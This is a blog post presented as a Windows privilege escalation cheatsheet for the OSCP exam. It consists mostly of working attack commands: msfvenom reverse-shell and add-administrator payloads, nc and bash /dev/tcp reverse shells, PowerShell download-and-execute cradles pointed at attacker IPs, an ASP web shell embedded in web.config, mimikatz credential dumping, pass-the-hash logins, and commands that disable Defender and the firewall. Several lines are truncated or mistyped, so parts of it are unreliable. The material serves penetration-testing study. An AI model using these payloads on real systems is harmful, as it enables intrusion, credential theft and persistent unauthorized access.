Hacking Dream

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WINDOWS PRIVILEGE ESCALATION CHEATSHEET FOR OSCP

11:20 PM

Hello Everyone, here is the windows privilege escalation cheatsheet which I used to pass my OSCP certification. I am not a professional, I tried to add as many commands as possible which might be useful in windows privilege escalation and enumeration of services, exploiting the services and the steps to be followed to exploit the services are explained below. You can find Linux Privilege Escalation Cheatsheet here

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Windows Privilege Escalation Cheatsheet

Find OS Version:

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Check for Privileges

```
whoami /priv
```

```
See the Services Running as NT Authority

wmic service where started=true get name, startname
```

```
AlwaysInstall Elevated:

Allows non-privileged users to run executables as SYSTEM

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

If Available:
msfvenom -p windows/adduser USER=bhanu PASS=bhanu123 -f msi -o create_user.msi

On target:

msiexec /quiet /qn /i C:\create_user.msi

Metasploit:
use exploit/windows/local/always_install_elevated
```

```
Scheduled Tasks:

schtasks /query /fo LIST /v        /Too much info
```

```
Running Windows Services

net start
```

```
Services Running on Localhost
netstat -ano

netstat -an | find "LISTEN"

Using Plink:

plink.exe -l username -pw pasword KALI_IP -R
Attacker_Port_to_receive:127.0.0.1:Victim_port_to_Forward


Example:
plink -l root -pw password KALI_IP -R 3390:127.0.0.1:3389
```

```
Portforward using Meterpreter:

portfwd add -l <attacker port> -p <victim port> -r <victim ip>

portfwd add -l 3306 -p 3306 -r 192.168.1.101
```

```
Compiling 32-bit Exploits:

i686-w64-mingw32-gcc exploit.c -o exploit.exe -lws2_32
```

```
World Readable

icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "Everyone"

icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
```

```
Autologon Registry

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr
"DefaultUserName DefaultDomainName DefaultPassword"
```

```
View Hidden Directories

dir -Force

Poweshell Commands:
Get-ChildItem . -Force
gci -Force
ls -Force
```

```
Find Passwords in Registry

# Windows autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

# VNC
```

```
reg query "HKCU\Software\ORL\WinVNC3\Password"
reg query "HKCU\Software\TightVNC\Server /v PasswordViewOnly"
vncpwd.exe PASSWORD_FROM_ABOVE

# SNMP Parameters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

IIS Webserver - Hidden Files and Config Files

```
dir /a C:\inetpub\
dir /s web.config
C:\Windows\System32\inetsrv\config\applicationHost.config
```

Anything in Credential Manger

```
cmdkey /list
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

Check for Vulnerable Drivers

```
DRIVERQUERY
```

Find Installed Paths

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

Using Runas to run as Different User

```
PsExec.exe -u hostname\username -p password "nc.exe TARGET_IP 443 -e cmd.exe"
```

```
C:\Windows\System32\runas.exe /env /noprofile /user:USERNAME PASSWORD "c:\users\Public\nc.exe -
nc TARGET_IP 443 -e cmd.exe"



Using Powershell:

secpasswd = ConvertTo-SecureString "PASSWORD" -AsPlainText -Force
mycreds = New-Object System.Management.Automation.PSCredential ("USERNAME", $secpasswd)
computer = "HOSTNAME"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","<attacker_ip> 4444 -e cmd.exe",
$mycreds.Username, $mycreds.Password, $computer)

TO run the Script:

powershell -ExecutionPolicy Bypass -File c:\users\public\r.ps1
```

```
Can We Access SAM & System Files

%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
```

```
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

```
Checking File Permissions using assesschk.exe

accesschk.exe -qwsu "Everyone" *
accesschk.exe -qwsu "Authenticated Users" *
accesschk.exe -qwsu "Users" *


accesschk.exe -uwcqv "username" *    / Check for RW permissions

Exploit:
sc config daclsvc binpath= "net localgroup administrators bhanu /add "
sc start daclsvc
```

```
What are the running processes/services on the system? Is there an inside service not exposed?
If so, can we open it?

tasklist /svc
tasklist /v
```

```
net start
sc query
```

Always Install Elevated Privileges

This the DWORD of these registries contain "AlwaysInstallElevated" which is set to "1", we can install any msi as NT Authrity\System

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

OR

```
reg qurey "HKLM\Software\Policies\Microsoft\Windows\Installer"

reg qurey "HKCU\Software\Policies\Microsoft\Windows\Installer"
```

Exploit:

```
msfvenom -p windows/exec CMD='net localgroup administrators bhanu /add' -f msi-nouac -o exploit.msi
```

```
on Target: msiexec /quiet /qn /i C:\temp\exploit.msi
```

```
Scheduled Tasks

schtasks /query /fo LIST 2>nul | findstr TaskName
dir C:\windows\tasks

Powershell:
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
```

```
Unquoted Service Paths - can be exploited - use PowerUP

wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v
"C:\Windows\\" |findstr /i /v """

OR

wmic service get name,displayname,pathname,startmode 2>nul |findstr /i "Auto" 2>nul |findstr
/i /v "C:\Windows\\" 2>nul |findstr /i /v """
```

```
OR
sc query state= all | findstr "SERVICE_NAME:" >> a & FOR /F "tokens=2 delims= " %i in (a) DO
@echo %i >> b & FOR /F %i in (b) DO @(@echo %i & @echo --------- & @sc qc %i | findstr
"BINARY_PATH_NAME" & @echo.) & del a 2>nul & del b 2>nul
```

Powershell:

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where
{$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike
'"*'} | select PathName,DisplayName,Name
```

Juicy Potato **Exploit - SeImpersonatePrivilege Enabled**

```
JuicyPotato.exe -l 1340 -p C:\users\User\rev.exe -t * -c {e60687f7-01a1-40aa-86ac-db1cbf673334}

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.37 LPORT=443 -f exe -o reverse.exe

./jp.exe -l 1345 -p c:\windows\temp\reverse.exe  -t *
```

Operating System information is found in

```
C:\Windows\System32\license.rtf  --> windows 7
```

```
C:\Windows\System32\eula.txt     --> windows xp
```

```
Decrypt GPP Policy from Groups.xml

Groups.xml:

get-content "C:\programdata\Microsoft\group policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml"

<?xml version="1.0" encoding="UTF-8" ?><Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator" image="2"
changed="2019-01-28 23:12:48" uid="{CD450F70-CDB8-4948-B908-F8D038C59B6C}" userContext="0"
removePolicy="0" policyApplied="1">
<Properties action="U" newName="" fullName="" description=""
cpassword="CiDUq6tbrBL1m/js9DmZNIydXpsE69WB9JrhwYRW9xywOz1/0W5VCUz8tBPXUkk9y80n4vw74KeUWc2+BeOVDQ" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" userName="Administrator">
</Properties></User></Groups>


gpp-decrypt
CiDUq6tbrBL1m/js9DmZNIydXpsE69WB9JrhwYRW9xywOz1/0W5VCUz8tBPXUkk9y80n4vw74KeUWc2+BeOVDQ
```

```
Check for Installed Patches

wmic qfe get Caption,Description,HotFixID,InstalledOn
```

```
Using Sherlock To Check Vulns

certutil -f -split -urlcache http://10.10.10.10/sherlock.ps1

poweshell -nop -ep bypass

Import-Module .\sherlock.ps1

Find-AllVulns
```

```
Check these Config Files - Might contain Password

type c:\windows\Panther\Untattended.xml  \\Find Base64 password
type "c:\ProgamData\McAfee\Common Framework\SiteList.xml" \\Find Base64 password

c:\sysprep.inf
c:\sysprep\sysprep.xml
```

```
%WINDIR%\Panther\Unattend\Unattended.xml
%WINDIR%\Panther\Unattended.xml
```

```
Priv Esc using a Service running as root:
-----------------------------------------


services.msc
select a service, which u think might be vulnerable and go to the file's location in cmd

icacls scsiaccess.exe  /if Everyone is present, we can exploit it by replacing the original
file by our file

in Kali: Lets create an exploit code for it :)
----------
nano useradd.c

#include<stdlib.h>
int main()
{
int i;
i=system("net localgroup administrators username /add");
return 0;
}
```

```
ctrl +x --> y

i586-mingw32msv-gcc useradd.c -o useradd.exe

copy this useradd.exe to the target machine and name it as scsiaccess.exe

restart the machine/service :)

services.msc
scsiaccess.exe --> right click --> restart
```

```
Powershell Sudo For Windows

$pw= convertto-securestring "EnterPasswordHere" -asplaintext -force
$pp = new-object -typename System.Management.Automation.PSCredential -argumentlist
"EnterDomainName\EnterUserName",$pw
$script = "C:\Users\EnterUserName\AppData\Local\Temp\test.bat"
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command &{Start-Process
$script -verb Runas}'

powershell -ExecutionPolicy Bypass -File xyz.ps1
```

```
Disable Firewall/Defender and Enable RDP for all Users

sc stop WinDefend
netsh advfirewall show allprofiles
netsh advfirewall set allprofiles state off
netsh firewall set opmode disable
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
```

```
Downloading Files with bitsadmin

bitsadmin /transfer mydownloadjob /download /priority normal http://<attackerIP>/xyz.exe C:\\Users\\%USERNAME%\\AppData\\local\\temp\\xyz.exe
```

```
PsExec Shell for Remote Systems

.\psexec64.exe \\192.168.x.x -u .\administrator -p admin@123 cmd.exe
```

```
Search for keyword "pass,cred,vnc and config"

dir /s *pass* == *cred* == *vnc* == *.config*
```

```
search files with keyword "Password" in .xml,ini,.txt files

findstr /si password *.xml *.ini *.txt
```

```
Grep Registry for "Password" Keyword

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

```
Finding Services with incorrect permissions:

for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v
"system32"') do @echo %a >> c:\windows\temp\permissions.txt

for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"
```

```
If wmic is not availale - try sc
sc query state= all | findstr "SERVICE_NAME:" >> Servicenames.txt
FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt
FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
```

```
Windows XP Priv Esc - Incorrect Permission in Services

sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.48 9002 -e
C:\WINDOWS\System32\cmd.exe"

OR - run all the below commands together to create an Administrator account

sc config SSDPSRV start= auto
net start SSDPSRV
net start upnphost



sc config upnphost binpath= "net user bhanu bhanu123 /add"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
```

```
net start upnphost

sc config upnphost binpath= "net localgroup administrators bhanu /add "
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost

sc config upnphost binpath= "reg add 'hklm\system\currentcontrolset\control\terminal server' /f
/v fDenyTSConnections /t REG_DWORD /d 0 "
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost

sc config upnphost binpath= "netsh firewall set service remoteadmin enable  "
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost

sc config upnphost binpath= "netsh firewall set service remotedesktop enable"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost
```

in Kali:

```
rdesktop IP_Address
```

IIS HTTP 6.0 Exploit

No Proper Input Validation, So change your exploit to

```
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=443 -f asp -o payload.html
```

```
move payload.html payload.asp;.html
```

Priv Esc From NT Authrity Service to NT Authority System

Windows Server 2003 -- NT Authority Service to System

Download and copy the exploit to target machine

https://www.exploit-db.com/exploits/6705

Github

Exploiting IIS 6 with ASP .NET

```
copy churrasco.exe c:\windows\temp\
churrasco.exe -d "net users /add bhanu bhanu123"

churrasco.exe -d "net localgroup administrators bhanu /add"

churrasco.exe -d “reg add "hklm\system\currentcontrolset\control\terminal server" /f /v
fDenyTSConnections /t REG_DWORD /d 0”

churrasco.exe -d "netsh firewall set service remoteadmin enable"

churrasco.exe -d “netsh firewall set service remotedesktop enable”
```

Might be Helpful - Rotten Potato

Exploiting IIS httpd 7.5

You need to add the following code at the end of web.config file and upload it into the server and get a reverse shell using it. reverse shell should be in winrevshell.ps1 file; a file sharing server should be turned on as well.

```
<%
Set s = CreateObject("WScript.Shell")
Set cmd = s.Exec("cmd /c powershell -c IEX (New-Object
Net.Webclient).downloadstring('http://IP_ADDRESS/winrevshell.ps1')")
o = cmd.StdOut.Readall()
```

```
Response.write(o)
%>
```

Sample Web.config file with Exploit

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>

<%
```

```
Set s = CreateObject("WScript.Shell")
Set cmd = s.Exec("cmd /c powershell -c IEX (New-Object
Net.Webclient).downloadstring('http://IP_ADDRESS/winrevshell.ps1')")
o = cmd.StdOut.Readall()
Response.write(o)
%>
```

Mysql Running as Root

Download the UDF file from Here

Tutorial is here

```
use mysql;
create table potato(line blob);
insert into potato values(load_file('/tmp/lib_mysqludf_sys.so'));
select * from potato into dumpfile '/usr/lib/lib_mysqludf_sys.so';
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
select sys_exec('bash -i >& /dev/tcp/IP_ADDRESS/443 0>&1');



OR try the automated script
```

Github Exploit   Video Tutorial

```
Meterpreter ASP Reverse Shell or Windows

msfvenom -p windows/meterpreter/reverse_tcp -f aspx LHOST=10.11.0.48 LPORT=9001 -f asp >
shell.asp
```

```
Dumping Credentials using mimikatz

mimikatz.exe

privilege::debug          /You should see 200 OK

sekurlsa::logonpasswords     /dump creds and other info
```

```
Current User:

whoami /all
```

```
List out all Users:

net user
```

```
Add a user:

net user bhanu bhanu123 /add
```

```
Adding a user to Administrators Group:

net localgroup administrators bhanu /add
```

```
Remove a user:

net user bhanu /del
```

Check for Active Users using Powershell:

```
powershell -Command (get-wmiobject win32_useraccount
```

View Hidden Directories:

```
dir -Force

dir /R
```

Get a Proper Windows Shell:

apt-get install rlwrap

```
Powershell IEX(new-object Net.WebClient).Downloadstring(\"http://10.10.14.35:8001/revs.ps1\")

rlwrap nc -nvlp 9001
```

```
Hot Potato - Exploit

Importing a Powershell Exploit and execute it

powershell -ep bypass -nop
Import-Module .\Tater.ps1
Invoke-Tater -Trigger 1 -Command "net users \add bhanu"Invoke-Tater -Trigger 1 -Command "net loca
```

```
Download and Execute a Reverse Shell

Powershell IEX(new-object Net.WebClient).Downloadstring(\"http://10.10.14.35:8001/revs.ps1\")
python -m SimpleHTTPServer 8001

nc -nvlp 9001

#Reverse Shell Used is Nishang Invoke-Powershell-TCP.ps1
```

```
Change ACL for a file
```

```
cacls “C:\Users\Administrator\Desktop\root.txt” /E /P Alfred:F

cacls Windows utility to view/edit file permissions
/E to edit ACL
/P to set permissions
Alfred:F to give Alfred full control of the file
```

Add this to Cron Jobs To get a Shell

```
 echo "IEX(New-Object Net.webClient).DownloadString('http://10.10.14.11:8001/rev9002.ps1')" > cro
```

Logging in with NTLM hashes

```
pth-winexe --user=jeeves/administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cb
```

Create RDP Access on a Target Machine

Useful when you have remote code execution

```
net user /add bhanu bhanu123  /Create an account named Bhanu

net localgroup administrators bhanu /add   Assign Admin Privs
```

```
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t
REG_DWORD /d 0    Start RDP Service

netsh firewall set service remoteadmin enable

netsh firewall set service remotedesktop enable
```

On kali:

```
rdesktop 10.10.10.10
```

{Metasploit} Login with NTML Pass hases into a Windows machine

```
use exploit/windows/smb/psexec
set rhost 10.10.10.10
set smbuser administrator
set smbpass aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
set lport 8888
exploit
```

```
run getgui -e    /Enable RDP on Target
shell
net user administrator password

on Kali:
rdesktop 10.10.10.10
administrator password
```

Check for Hidden Files:

```
get-content .\root.txt -stream *
get-content .\root.txt -stream root.txt
```

Run as admin with prev saved cred

```
runas /user:Administrator /noprofile /savecred "cmd.exe /c type C:\users\administrator\desktop\root.txt >
C:\users\security\root.txt
```

File transfer using Certutil.exe

```
certutil.exe -urlcache -split -f http://10.10.14.6/sherlock.ps1 sherlock.ps1
```

Priv Esc (getting Root) using Metasploit

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.6 LPORT=9003 –platform win -a x64 -f exe >
shell.exe


certutil -urlcache -f http://10.10.14.6:8001/shell.exe shell.exe


msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set lport 9003
set lhost 10.10.14.6

run
```

```
run post/multi/recon/local_exploit_suggester
background
*********** use exploit/local/EXPLPOIT-SUGGESTED************
set lport 9004
set lhost 10.10.14.6
run
getuid
```

Transfer Files Using FTP Service

```
echo open 10.10.14.19>ftp_commands.txt&echo anonymous>>ftp_commands.txt&echo password>>ftp_commands.txt&echo binary>>ftp_commands.txt&echo get ms15.exe>>ftp_commands.txt&echo bye>>ftp_commands.txt&ftp -s:ftp_commands.txt

python -m pyftpdlib -p 21
```

Transfer Files & Getting Root Shell

```
powershell -Command (new-object System.Net.WebClient).Downloadfile('http://10.10.12.61:8001/shell.exe', 'shell.exe')
```

Create Exploit:

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=10.10.12.61 LPORT=31337 -e
x86/shikata_ga_nai -f exe -o shell.exe
```

```
python -m SimplerHTTPServer 8001
```

```
dir | findstr shell
```

```
runas /user:Administrator /noprofile /savecred "cmd.exe /c shell.exe
```

Transfer Files & Getting Root Shell **Building the Payload:** `/usr/share/nishang/Shells/Invoke-PowershellTcp.ps1` already available on kali, if not Download from here.

```
echo "Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.10 -Port 9001 >> Invoke-PowershellTcp.ps1
```

```
python -m SimpleHTTPServer 8001
```

Transferring the Payload:

```
cd C:\Users\security\AppData\Local\Temp\

certutil -f split -urlcache http://10.10.10.10:8001/Invoke_powershellTcp.ps1



Run As Admin:
runas /user:ACCESS\administrator /savecred "powershell -ExecutionPolicy Bypass -File C:\Users\sec

nc nvlp 9001
```

Useful Powershell Commands

```
Download a File using Power Shell:

powershell -Command (new-object
System.Net.WebClient).Downloadfile('http://10.10.14.19:8001/41015.exe', 'shell.exe')

Download a File Using Power Shell:
```

```
nc.exe 10.10.10.10 8002 < CEH.kdbx
```

Execute a Command in Java Shell

```
def cmd = "cmd.exe /c dir".execute();
println("${cmd.text}");
```

Execute a Command in Java Shell

```
println "cmd.exe /c dir".execute().text
```

Upload a file using Power shell: in a java shell

```
def process = "powershell -command Invoke-WebRequest 'http://10.10.10.10:8001/nc.exe' -OutFile nc.exe".execute();
println("${process.text}");
```

Get a Reverse Shell using Powershell

```
def process = "powershell -command ./nc.exe 10.10.10.10 9001 -e cmd.exe".execute();
println("${process.text}");
```

```
nc.exe should be in the same directory; use the above command to download it.
```

Check for Hidden Files

```
 get-content .\root.txt -stream *

 get-content .\root.txt -stream root.txt
```

Download and Execute Powershell Script on Victim Machine

```
Powershell IEX(new-object Net.WebClient).Downloadstring(\"http://10.10.14.35:8001/revs.ps1\")

python -m SimpleHTTPServer 8001
```

```
nc -nvlp 9001

#Reverse Shell Used is Nishang Invoke-Powershell-TCP.ps1
```

```
Download and Execute Powershell Script on Victim Machine
- Method II

powershell Invoke-WebRequest -Uri 10.10.14.35:8001/nc.exe -OutFile
C:\Users\Administrator\downloads\nc.exe

python -m SimpleHTTPServer 8001

C:\users\administrator\downloads\nc.exe -e cmd 10.10.14.35 9001

nc -nvlp 9001
```

Let me know if I missed something important and You can find Linux Privilege Escalation Cheatsheet here

Cheatsheet, OSCP, Pen Testing

Bhanu Namikaze

Bhanu Namikaze is an Ethical Hacker, Security Analyst, Blogger, Web Developer and a Mechanical Engineer. He Enjoys writing articles, Blogging, Debugging Errors and Capture the Flags. Enjoy Learning; There is Nothing Like Absolute Defeat - Try and try until you Succeed.

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

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

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

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

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